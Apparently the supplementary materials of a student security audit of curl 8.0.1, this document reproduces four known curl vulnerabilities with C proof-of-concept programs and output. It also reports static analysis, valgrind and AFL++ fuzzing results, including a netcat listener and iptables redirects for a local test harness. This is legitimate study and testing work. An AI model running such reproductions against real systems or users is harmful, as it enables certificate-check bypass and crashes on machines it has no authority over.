Dylan Phe - conducted the research for known vulnerabilities through the manpage, git repo, changelogs, investigated the UAF sha256 fingerprint check fail vulnerability, wrote the plan part of the report, various parts of the result, recommendations and lessons learned section.

Supplementary materials

Vulnerability 1: Exploiting SSH sha256 fingerprint check fail

Exploit: Following the advice in https://hackerone.com/reports/1913733 for reproduction.

- On my machine, I had curl 7.8.3 installed so I had to uninstall it and reinstalled the new version 8.0.1. Then, I configured it with libssh2 so that I can enable sftp protocol.
- Code written for exploitation: exploit_libssh2.c

```
#include <stdio.h>
#include <curl/curl.h>

int main(void) {
  CURL *curl;
  CURLcode res;

  curl_global_init(CURL_GLOBAL_DEFAULT);
```

```c
  curl = curl_easy_init();

  if (curl) {

    // Initialize Path to file
    curl_easy_setopt(curl, CURLOPT_URL, "sftp://URL");
    // Give the wrong KEY
    curl_easy_setopt(curl, CURLOPT_SSH_HOST_PUBLIC_KEY_SHA256,
"NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=");
    // Enable verbose mode
    curl_easy_setopt(curl, CURLOPT_VERBOSE, 1L);

    FILE *file = fopen("txt", "wb");  // Open a file to write the downloaded content
    if (file) {
      curl_easy_setopt(curl, CURLOPT_WRITEDATA, file);

      res = curl_easy_perform(curl);

      fclose(file);  // Close the file after download

      if (res != CURLE_OK) {
        fprintf(stderr, "curl_easy_perform() failed: %s\n", curl_easy_strerror(res));
      }
    } else {
      fprintf(stderr, "Failed to open file for writing\n");
    }

    curl_easy_cleanup(curl);
  }

  curl_global_cleanup();
  return 0;
}
```

Compile the code: gcc -o exploit exploit_libssh2.c -lcurl

Execute and the output is shown as follows: Mem leak is shown in yellow

```
root@Dylan:/home/dylanphe/cs136proj# vim exploit1.c
root@Dylan:/home/dylanphe/cs136proj# gcc -o exploit exploit1.c -lcurl
root@Dylan:/home/dylanphe/cs136proj# ./exploit
*   Trying 206.117.25.49:22...
* Connected to users.deterlab.net (206.117.25.49) port 22 (#0)
* SSH MD5 public key: NULL
* SSH SHA256 public key: NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* SSH SHA256
* Denied establishing ssh session: mismatch sha256 fingerprint. Remote P���zU is not equal to NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* Closing connection 0
curl_easy_perform() failed: SSL peer certificate or SSH remote key was not OK
root@Dylan:/home/dylanphe/cs136proj# vim exploit1.c
root@Dylan:/home/dylanphe/cs136proj# ./exploit
*   Trying 206.117.25.49:22...
* Connected to users.deterlab.net (206.117.25.49) port 22 (#0)
* SSH MD5 public key: NULL
* SSH SHA256 public key: NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* SSH SHA256
* Denied establishing ssh session: mismatch sha256 fingerprint. Remote P��□KV is not equal to NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* Closing connection 0
curl_easy_perform() failed: SSL peer certificate or SSH remote key was not OK
root@Dylan:/home/dylanphe/cs136proj# ./exploit
*   Trying 206.117.25.49:22...
* Connected to users.deterlab.net (206.117.25.49) port 22 (#0)
* SSH MD5 public key: NULL
* SSH SHA256 public key: NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* SSH SHA256
* Denied establishing ssh session: mismatch sha256 fingerprint. Remote P�y�V is not equal to NDVkMTQxMGQ1ODdmMjQ3MjczYjAyOTY5MmRkMjVmNDQ=
* Closing connection 0
curl_easy_perform() failed: SSL peer certificate or SSH remote key was not OK
```

- We know this is a memory leak since garbage is being printed where the fingerprint would normally be printed.

```
failf(data,
      "Denied establishing ssh session: mismatch sha256 fingerprint. "
      "Remote %s is not equal to %s", fingerprint_b64, pubkey_sha256);
```

How to fix the problem: Free the fingerprint_b64 buffer after the error is printed.

Vulnerability 2: POST after PUT confusion

Exploit: Following the advice here for reproduction.

- When doing HTTP(S) transfers, libcurl might erroneously use the read callback (CURLOPT_READFUNCTION) to ask for data to send, even when the CURLOPT_POSTFIELDS option has been set, if the same handle previously was used to issue a PUT request which used that callback. This behavior violates the libcurl documentation.
- Server to view vulnerability, server.py:

```python
 from http.server import BaseHTTPRequestHandler, HTTPServer

class RequestHandler(BaseHTTPRequestHandler):
    def do_PUT(self):
        self._handle_request('PUT')

    def do_POST(self):
        self._handle_request('POST')

    def _handle_request(self, method):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        print(f'\nReceived {method} request:')
        print(f'Path: {self.path}')
        print(f'Headers:\n{self.headers}')
        print(f'Body:\n{post_data.decode()}')

        self.send_response(200)
        self.end_headers()

def run(server_class=HTTPServer, handler_class=RequestHandler, port=8080):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f'Starting server on port {port}...')
    httpd.serve_forever()

if __name__ == '__main__':
```

```
    run()
```

- Program to demonstrate bug in libcurl, program.c:

```c
#include <stdio.h>
#include <string.h>
#include <curl/curl.h>
#include <stdlib.h>

typedef struct
{
   char *buf;
   size_t len;
} put_buffer;

static size_t put_callback(char *ptr, size_t size, size_t nmemb, void *stream)
{
   put_buffer *putdata = (put_buffer *)stream;
   size_t totalsize = size * nmemb;
   size_t tocopy = (putdata->len < totalsize) ? putdata->len : totalsize;
   memcpy(ptr, putdata->buf, tocopy);
   putdata->len -= tocopy;
   putdata->buf += tocopy;
   return tocopy;
}
int main()
{
   CURL *curl = NULL;
   put_buffer pbuf = {};
   char *otherdata = "some safe data";

   curl_global_init(CURL_GLOBAL_DEFAULT);

   curl = curl_easy_init();

   // PUT
   curl_easy_setopt(curl, CURLOPT_UPLOAD, 1L);
   curl_easy_setopt(curl, CURLOPT_READFUNCTION, put_callback);
   pbuf.buf = strdup("super sensitive data");
   pbuf.len = strlen(pbuf.buf);
   curl_easy_setopt(curl, CURLOPT_READDATA, &pbuf);
   curl_easy_setopt(curl, CURLOPT_INFILESIZE, pbuf.len);
   curl_easy_setopt(curl, CURLOPT_URL, "http://localhost:8080/putsecretdata");
   curl_easy_perform(curl);

   // The below POST will be a PUT
   // curl_easy_setopt(curl, CURLOPT_POST, 1L); // this line should not be needed according
to the official documentation
   curl_easy_setopt(curl, CURLOPT_POSTFIELDS, otherdata);
   curl_easy_setopt(curl, CURLOPT_POSTFIELDSIZE, strlen(otherdata));
   curl_easy_setopt(curl, CURLOPT_URL, "http://localhost:8080/postotherdata");
   curl_easy_perform(curl);
```

```
    curl_easy_cleanup(curl);

    curl_global_cleanup();

    return 0;
}
```

Steps to reproduce:

- 1. install curl version 8.0.1
- 2. compile program.c and make sure the correct version of the curl library is linked.
  - gcc -o program program.c -lcurl
  - gcc -o program program.c -L/path/to/your/library -lcurl
- 3. run the server
  - python3 server.py
- 4. run the c program
  - ./program

Expected behavior:

- Two requests are sent to the server. The first is a PUT request with "secret data." Afterwards a POST request should be sent with non-sensitive data.
  - **Observed behavior**:
    - Two requests are sent to the server. The first is a PUT request with "secret data." The second is another PUT request which according to the documentation should be a POST request.

```
Received PUT request:
Path: /putsecretdata
Headers:
Host: localhost:8080
Accept: */*
Content-Length: 5


Body:
super
127.0.0.1 - - [06/Jun/2023 22:48:38] "PUT /putsecretdata HTTP/1.1" 200 -

Received PUT request:
Path: /postotherdata
Headers:
Host: localhost:8080
Accept: */*
Content-Length: 14


Body:

127.0.0.1 - - [06/Jun/2023 22:48:39] "PUT /postotherdata HTTP/1.1" 200 -
```

How to fix the problem: add this line:

```
curl_easy_setopt(curl, CURLOPT_POST, 1L);
```

before sending the POST request with curl_easy_perform(curl)

link to .zip to reproduce

Vulnerability 3: Exploiting siglongjmp race condition

Exploit: Following advice here to reproduce:

- Obtain a version of curl with the source files
- In lib/hostip.c, set "#define USE_ALARM_TIMEOUT" as follows

```
#if defined(CURLRES_SYNCH) && \
    defined(HAVE_ALARM) && defined(SIGALRM) && defined(HAVE_SIGSETJMP)
/* alarm-based timeouts can only be used with all the dependencies satisfied */
#define USE_ALARM_TIMEOUT
#endif
#define USE_ALARM_TIMEOUT

#define MAX_HOSTCACHE_LEN (255 + 7) /* max FQDN + colon + port number + zero */
```

- compile libcurl using this option with the commands:
    - ./configure --without-ssl --prefix=/path/to/testing/directory
    - make
    - sudo make install
- copy multithread.c from curl code examples
- add "curl_easy_setup(curl, CURLOPT_URL, url)" to pull_one_url in multithread.c as follows:


```
static void *pull_one_url(void *url)
{
  CURL *curl;

  curl = curl_easy_init();
  curl_easy_setopt(curl, CURLOPT_TIMEOUT, 2);
  curl_easy_setopt(curl, CURLOPT_URL, url);
  curl_easy_perform(curl); /* ignores error */
  curl_easy_cleanup(curl);

  return NULL;
}
```

- compile multithread.c into an executable with "gcc - o multithread multithread.c -L/Path/to/lib -lcurl"

- set DNS config to point to the blackhole DNS server 3.219.212.117 so the resolver will timeout (machine dependent but this is was performed on Mac through the network settings



- Execute the compiled multithreaded program with "./multithread". Note that this may need to be done multiple times since it is a race condition that will only occur some of the time.
- Finally, exploit the race condition and most likely cause a segmentation/bus error that crashes the program.

```
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
[1]    70504 bus error  ./multithread
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
[1]    70570 segmentation fault  ./multithr
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
Thread 1 terminated
Thread 2 terminated
Thread 3 terminated
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
[1]    70717 bus error  ./multithread
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
[1]    70779 bus error  ./multithread
➜  CS136 ./multithread
Thread 0, gets https://curl.se/
Thread 1, gets ftp://example.com/
Thread 2, gets https://example.net/
Thread 3, gets www.example
Thread 0 terminated
[1]    70878 alarm      ./multithread
```

How to fix the problem: add lock to global buffer in alarm so there is no race condition

Vulnerability 4: IDN Wildcard Match Vulnerability Exploit

Exploit: Following the steps provided in https://hackerone.com/reports/1950627:

- Compile curl with openSSL
  - ./configure --with-ssl --libdir=/usr/lib/ssl
  - make
  - sudo make install
- Create a wildcard certificate server.crt and private key server.key where the common name (CN) begins with “x*”; in the example, the CN is “x*.example.local”
- Create a simple OpenSSL s_server on port 443 using the certificate and key:

```
quyen@quyen:~/Desktop/proj$ sudo openssl s_server -accept 443 -cert server.crt -key server.key -www
[sudo] password for quyen:
Using default temp DH parameters
ACCEPT
```

- In the /etc/hosts file, add one's machine's IP address and "xn--l8j.example.local" in order to enable local testing.

```
127.0.0.1       localhost
127.0.1.1       quyen
10.0.2.15       xn--l8j.example.local
```

- By exploiting curl, connect to the server with URL "https://xn--l8j.example.local"
    - curl https://xn--l8j.example.local --cacert server.crt
- If curl was built with IDN support, we could instead use the URL "https://%E3%81%82.example.local", where "%E3%81%82" is the original version of the puny code "xn--l8j", but this is not necessary as stated on curl's security page.

```
quyen@quyen:~/Desktop/proj$ curl https://xn--l8j.example.local --cacert server.crt
<HTML><BODY BGCOLOR="#ffffff">
<pre>

s_server -accept 443 -cert server.crt -key server.key -www
Secure Renegotiation IS supported
Ciphers supported in s_server binary
TLSv1.3    :TLS_AES_256_GCM_SHA384    TLSv1.3    :TLS_CHACHA20_POLY1305_SHA256
TLSv1.3    :TLS_AES_128_GCM_SHA256    TLSv1.2    :ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1.2    :ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2    :DHE-RSA-AES256-GCM-SHA384
TLSv1.2    :ECDHE-ECDSA-CHACHA20-POLY1305 TLSv1.2    :ECDHE-RSA-CHACHA20-POLY1305
```

```
Shared Elliptic groups: X25519:P-256:X448:P-521:P-384
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: D6EF1879C147126522E7C9E4669E31FB395E71032FCE81F7D78E4BC2DBF756EC
    Session-ID-ctx: 01000000
    Resumption PSK: 49D3366BE0EA880935523FB12DD7937FA91210B313AA2B23AE3FDA75D5BBD6A95A8609
C3429D509472F361CB9665052C
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1685439125
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
    Max Early Data: 0
---
```

```
---
   0 items in the session cache
   0 client connects (SSL_connect())
   0 client renegotiates (SSL_connect())
   0 client connects that finished
   1 server accepts (SSL_accept())
   0 server renegotiates (SSL_accept())
   1 server accepts that finished
   0 session cache hits
   0 session cache misses
   0 session cache timeouts
   0 callback cache hits
   0 cache full overflows (128 allowed)
---
no client certificate available
</pre></BODY></HTML>
```

Automated tools findings:

Flawfinder:

Flawfinder on lib/vssh/libssh2.c, lib/telnet.c, and lib/vtls/vtls.c:

```
curl-8.0.1/lib/vssh/libssh2.c:1098:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
  and try to open the file directly.
curl-8.0.1/lib/vssh/libssh2.c:1103:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
  and try to open the file directly.
curl-8.0.1/lib/vssh/libssh2.c:1112:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
  and try to open the file directly.
curl-8.0.1/lib/vssh/libssh2.c:1115:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
  and try to open the file directly.
```

```
curl-8.0.1/lib/telnet.c:157:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
curl-8.0.1/lib/telnet.c:883:  [2] (integer) atoi:
  Unless checked, the resulting number can exceed the expected range
  (CWE-190). If source untrusted, check both minimum and maximum, even if the
  input had no minus sign (large numbers can roll over into negative number;
  consider saving to an unsigned value if that is intended).
curl-8.0.1/lib/telnet.c:775:  [1] (buffer) strlen:
  Does not handle strings that are not \0-terminated; if given one it may
  perform an over-read (it could cause a crash if unprotected) (CWE-126).
curl-8.0.1/lib/telnet.c:822:  [1] (buffer) strncpy:
  Easily used incorrectly; doesn't always \0-terminate or check for invalid
  pointers [MS-banned] (CWE-120).
curl-8.0.1/lib/telnet.c:1586:  [1] (buffer) read:
  Check buffer boundaries if used in a loop including recursive loops
  (CWE-120, CWE-20).
```

```
curl-8.0.1/lib/vtls/vtls.c:1324:  [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination [MS-banned]
  (CWE-120). Consider using snprintf, strcpy_s, or strlcpy (warning: strncpy
  easily misused).
```

TscanCode:

on lib/vssh/libssh2.c:

```
[/home/quyen/Desktop/proj/curl-8.0.1/lib/vssh/libssh2.c:1691]: (Serious) Comparing [sshc.qu
ote_item] to null at line 1675 implies that [sshc.quote_item ] might be null.Dereferencing
null pointer [sshc.quote_item].
[/home/quyen/Desktop/proj/curl-8.0.1/lib/vssh/libssh2.c:2245]: (Serious) Comparing [sshc.sl
ash_pos] to null at line 2227 implies that [sshc.slash_pos ] might be null.Dereferencing nu
ll pointer [sshc.slash_pos].
```

Scan-build:

- Results of *scan-build make*

  curl-8.0.1 - scan-build results

User:	emmettcocke@s-128-97-159-79.resnet.ucla.edu
Working Directory:	/Users/emmettcocke/spring2023/cs136/project/fuzzing/curl-8.0.1
Command Line:	make
Clang Version:	Homebrew clang version 16.0.4
Date:	Sun May 28 20:35:25 2023

  Bug Summary

Bug Type	Quantity	Display?
All Bugs	**1**	☑
Logic error		
Unix API	1	☑

  Reports

Bug Group	Bug Type	File	Function/Method	Line	Path Length	
Logic error	Unix API	ftp.c	ftp_parse_url_path	4254	22	View Report

  ○
- Areas of interest:
  - Where rawPath is assigned in ftp.c:

```
/* url-decode ftp path before further evaluation */
result = Curl_urldecode(ftp->path, 0, &rawPath, &pathLen, REJECT_CTRL);
```

    4 ← Value assigned to 'rawPath' →

  - Warning of null pointer dereference:

```
if((strlen(oldPath) == n) && !strncmp(rawPath, oldPath, n)) {
```

    17 ← Assuming the condition is true →

    18 ← Null pointer passed as 1st argument to string comparison function

link to .zip of results

When run with “make ssl”

curl-8.0.1 - scan-build results

User:	ravit@cssdesk-Arcada
Working Directory:	/home/ravit/Documents/cs136/curl-8.0.1
Command Line:	make ssl
Clang Version:	Ubuntu clang version 14.0.0-1ubuntu1
Date:	Mon Jun 5 20:50:50 2023

Bug Summary

Bug Type	Quantity	Display?
All Bugs	**17**	☑
API		
Argument with 'nonnull' attribute passed null	9	☑
Logic error		
Garbage return value	1	☑
Unused code		
Dead assignment	3	☑
Dead initialization	4	☑

Reports

Bug Group	Bug Type ▾	File	Function/Method	Line	Path Length			
API	Argument with 'nonnull' attribute passed null	conftest.c	main	203	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	204	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	203	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	205	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	202	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	194	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	194	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	201	1	View Report	Report Bug	Open File
API	Argument with 'nonnull' attribute passed null	conftest.c	main	202	1	View Report	Report Bug	Open File
Unused code	Dead assignment	conftest.c	main	111	1	View Report	Report Bug	Open File
Unused code	Dead assignment	conftest.c	main	217	1	View Report	Report Bug	Open File
Unused code	Dead assignment	conftest.c	main	28	1	View Report	Report Bug	Open File
Unused code	Dead initialization	conftest.c	main	104	1	View Report	Report Bug	Open File
Unused code	Dead initialization	conftest.c	main	103	1	View Report	Report Bug	Open File
Unused code	Dead initialization	conftest.c	main	103	1	View Report	Report Bug	Open File
Unused code	Dead initialization	conftest.c	main	102	1	View Report	Report Bug	Open File
Logic error	Garbage return value	conftest.c	main	43	8	View Report	Report Bug	Open File

Cppcheck:

Overview: https://cppcheck.sourceforge.io/
Install: sudo apt-get install cppcheck

Manual: man cppcheck

- Syntax
  - cppcheck --force <curl-dir>/src/*

Works- able to check .c files
Only found a few supposed syntax errors
Sample output:

```
src/tool_stderr.c:72:1: error: Resource leak: fp [resourceLeak]
}
^
Checking src/tool_stderr.c: UNITTESTS...
Checking src/tool_stderr.c: UNITTESTS;stderr...
Checking src/tool_stderr.c: macintosh...
73/89 files checked 95% done
Checking src/tool_stderr.h ...
Checking src/tool_stderr.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
Checking src/tool_stderr.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS;stderr...
Checking src/tool_stderr.h: macintosh...
74/89 files checked 95% done
Checking src/tool_strdup.c ...
Checking src/tool_strdup.c: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
Checking src/tool_strdup.c: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS;stderr...
Checking src/tool_strdup.c: macintosh...
75/89 files checked 95% done
Checking src/tool_strdup.h ...
Checking src/tool_strdup.h: CURL_DO_NOT_OVERRIDE_STDERR;UNITTESTS...
```

Valgrind:

- Instructions:
  - Install valgrind if not installed already
    - Linux: sudo apt-get install valgrind
  - Prepend “valgrind” before a variety of curl commands that test different edge cases
  - Valgrind will sandwich the output from the curl command in between its own output, which indicates any memory leaks
    - A line towards the bottom will indicate how many blocks were allocated, how many were freed, and whether any memory leaks occurred
- Results

```
valgrind curl https://www.google.com/

    ...
    ==712660== HEAP SUMMARY:
    ==712660==     in use at exit: 0 bytes in 0 blocks
    ==712660==   total heap usage: 247,805 allocs, 247,805
    frees, 10,861,899 bytes allocated
```

```
==712660==
==712660== All heap blocks were freed -- no leaks are possible
==712660==
==712660== For lists of detected and suppressed errors, rerun with: -s
==712660== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

valgrind curl http://info.cern.ch/

```
…
==712688==
==712688== HEAP SUMMARY:
==712688==     in use at exit: 0 bytes in 0 blocks
==712688==   total heap usage: 4,696 allocs, 4,696 frees, 489,396 bytes allocated
==712688==
==712688== All heap blocks were freed -- no leaks are possible
==712688==
==712688== For lists of detected and suppressed errors, rerun with: -s
==712688== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

valgrind curl http://localhost:8000/

```
==712864== HEAP SUMMARY:
==712864==     in use at exit: 0 bytes in 0 blocks
==712864==   total heap usage: 4,469 allocs, 4,469 frees, 384,012 bytes allocated
==712864==
==712864== All heap blocks were freed -- no leaks are possible
==712864==
==712864== For lists of detected and suppressed errors, rerun with: -s
==712864== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

Fuzz testing:

- Instructions:
  - 1. create a patch to enable AFL++ argv fuzz testing:

- 1.1 clone correct curl version

```
git clone https://github.com/curl/curl.git
cd curl
git checkout tags/curl-8_0_1
```

- 1.2 edit tool_main.c file to have the following include and AFL init function:

```
#include "../../AFLplusplus/utils/argv_fuzzing/argv-fuzz-inl.h"
…
AFL_INIT_ARGV();
```

- 1.3 generate patch file to

```
git diff > curl_argv_fuzz.patch
```

  - my patch looked like this

```
diff --git a/src/tool_main.c b/src/tool_main.c
index 2b7743a7e..63c322649 100644
--- a/src/tool_main.c
+++ b/src/tool_main.c
@@ -54,6 +54,7 @@
 #include "tool_main.h"
 #include "tool_libinfo.h"
 #include "tool_stderr.h"
+#include "../../AFLplusplus/utils/argv_fuzzing/argv-fuzz-inl.h"

 /*
  * This is low-level hard-hacking memory leak tracking and similar. Using
@@ -245,6 +246,7 @@ int main(int argc, char *argv[])
   CURLcode result = CURLE_OK;
   struct GlobalConfig global;
   memset(&global, 0, sizeof(global));
+  AFL_INIT_ARGV();

   tool_init_stderr();

diff --git a/src/tool_main.h b/src/tool_main.h
index cae520efb..cdfa9df23 100644
--- a/src/tool_main.h
+++ b/src/tool_main.h
@@ -25,24 +25,24 @@
  ***************************************************************************/
 #include "tool_setup.h"

-#define DEFAULT_MAXREDIRS  50L
+#define DEFAULT_MAXREDIRS 50L
```

```
-#define RETRY_SLEEP_DEFAULT 1000L   /* ms */
-#define RETRY_SLEEP_MAX     600000L /* ms == 10 minutes */
+#define RETRY_SLEEP_DEFAULT 1000L /* ms */
+#define RETRY_SLEEP_MAX 600000L   /* ms == 10 minutes */

 #define MAX_PARALLEL 300 /* conservative */
 #define PARALLEL_DEFAULT 50

 #ifndef STDIN_FILENO
-#  define STDIN_FILENO  fileno(stdin)
+#define STDIN_FILENO fileno(stdin)
 #endif

 #ifndef STDOUT_FILENO
-#  define STDOUT_FILENO  fileno(stdout)
+#define STDOUT_FILENO fileno(stdout)
 #endif

 #ifndef STDERR_FILENO
-#  define STDERR_FILENO  fileno(stderr)
+#define STDERR_FILENO fileno(stderr)
 #endif

 #endif /* HEADER_CURL_TOOL_MAIN_H */
```

- 2. Create and build a docker image
    - 2.1 create the below Dockerfile

```
FROM aflplusplus/aflplusplus:4.05c

RUN apt-get update && apt-get install -y libssl-dev netcat iptables groff

# Clone a curl repository and checkout version 8.0.1
RUN git clone https://github.com/curl/curl.git && cd curl && git checkout tags/curl-8_0_1

# Apply a patch to use afl++ argv fuzzing feature
COPY curl_argv_fuzz.patch ./curl/
RUN cd curl && git apply curl_argv_fuzz.patch

RUN cd curl && \
       autoreconf -i && \
       CC="afl-clang-lto" CFLAGS="-fsanitize=address -g" ./configure --with-openssl
--disable-shared && \
       make -j $(nproc) && \
       make install

# Download a dictionary
# Note, this dictionary was created by Maciej Domanski, all credit to him
RUN wget
https://gist.githubusercontent.com/ahpaleus/f94eca6b29ca8824cf6e5a160379612b/raw/3de91b2dfc5
```

```
ddd8b4b2357b0eb7fbcdc257384c4/curl.dict

COPY <<-EOT script.sh
	#!/bin/bash
	# Running a netcat listener on port tcp port 80 in the background
	netcat -l 80 -k -w 0 &

	# Prepare iptables entries
	iptables-legacy -t nat -A OUTPUT -p tcp -j REDIRECT --to-port 80
	iptables-legacy -t nat -A OUTPUT -p udp --dport 53 -j DNAT --to-destination 127.0.0.1

	# Prepare fuzzing directories
	mkdir fuzz &&
	cd fuzz &&
	mkdir in out &&
	echo -ne 'curl\x00http://127.0.0.1:80' > in/example_command.txt &&
	# Run afl++ fuzzer
	afl-fuzz -x /AFLplusplus/curl.dict -i in/ -o out/ -- curl
	EOT

	RUN chmod +x ./script.sh
	ENTRYPOINT ["./script.sh"]
```

- 2.2 build the Docker image

```
docker buildx build -t curl_fuzz .
```

- 3. run the Docker container and begin fuzzing. results will be located in /AFLplusplus/out/

```
docker run --rm -it --cap-add=NET_ADMIN curl_fuzz
```

- To run cases that caused crashes/hands run the following command with an output in ./out/default/crashes

```
cat 'id:000460,src:000000+000367,time:564260,execs:43990,op:splice,rep:8' | xargs -0
/path/to/curl/binary
```

link to .zip of result
link to .zip of all files needed to reproduce testing

PVS-Studio:

The result of the scan was obtained from this post.

- High Priority Warnings: those that were investigated.


```
V568 [CWE-131] It's odd that the argument of sizeof() operator is the expression. curl\lib\vtls\schannel.c 946
V595 [CWE-476] The 'data' pointer was utilized before it was verified against nullptr. Check lines: 1292, 1307. curl\lib\cookie.c 1292
V595 [CWE-476] The 'conn' pointer was utilized before it was verified against nullptr. Check lines: 3903, 3917. curl\lib\url.c 3903
V522 [CWE-476] Dereferencing of the null pointer 'backend->cred' might take place. curl\lib\vtls\schannel.c 1184
V547 [CWE-570] Expression 'ctx->sock != (SOCKET)(~0)' is always false. curl\lib\cf-socket.c 1629
V547 [CWE-570] Expression 'wildcard->state == CURLWC_CLEAN' is always false. curl\lib\ftp.c 3870
V547 [CWE-570] Expression 'len >= 10' is always false. curl\lib\vtls\vtls.c 2001
V547 [CWE-570] Expression 'len >= 10' is always false. curl\lib\vtls\vtls.c 2023
V590 [CWE-571] Consider inspecting the 'ssl_mode == 1 || ssl_mode != 0' expression. The expression is excessive or contains a misprint. curl\lib\connect.c
V547 [CWE-571] Expression 'sa->sa_family == 2' is always true. curl\lib\ftp.c 1221
V547 [CWE-571] Expression 'conn->httpversion != 20' is always true. curl\lib\http.c 4399
V547 [CWE-571] Expression 'conn->httpversion < 20' is always true. curl\lib\http.c 4402
V547 [CWE-571] Expression 'result != CURLE_NOT_BUILT_IN' is always true. curl\lib\rand.c 145
V547 [CWE-571] Expression 'sspi_w_token[1].cbBuffer != 1' is always true. curl\lib\socks_sspi.c 571
V547 [CWE-571] Expression 'input_buf[1].cbBuffer != 4' is always true. curl\lib\vauth\krb5_sspi.c 314
V547 [CWE-571] Expression 'sspi_status == ((HRESULT) 0x00000000L)' is always true. curl\lib\vtls\schannel.c 1599
V575 [CWE-628] The 'memcpy' function doesn't copy the whole string. Use 'strcpy / strcpy_s' function to preserve terminal null. curl\lib\transfer.c 331
V1051 [CWE-754] Consider checking for misprints. It's possible that the 'contenttype' should be checked here. curl\lib\formdata.c 446
V220 Suspicious sequence of types castings: memsize -> 32-bit integer -> memsize. The value being cast: 'sizeof (buf->data)'. curl\lib\vtls\vtls.c 2025
```

- Medium Priority Warnings: ~160 that were considered noises.

Medium priority:

```
sep' pointer was used unsafely after it was verified against nullptr. Check lines: 2596, 2643. curl\lib\url.c 2643
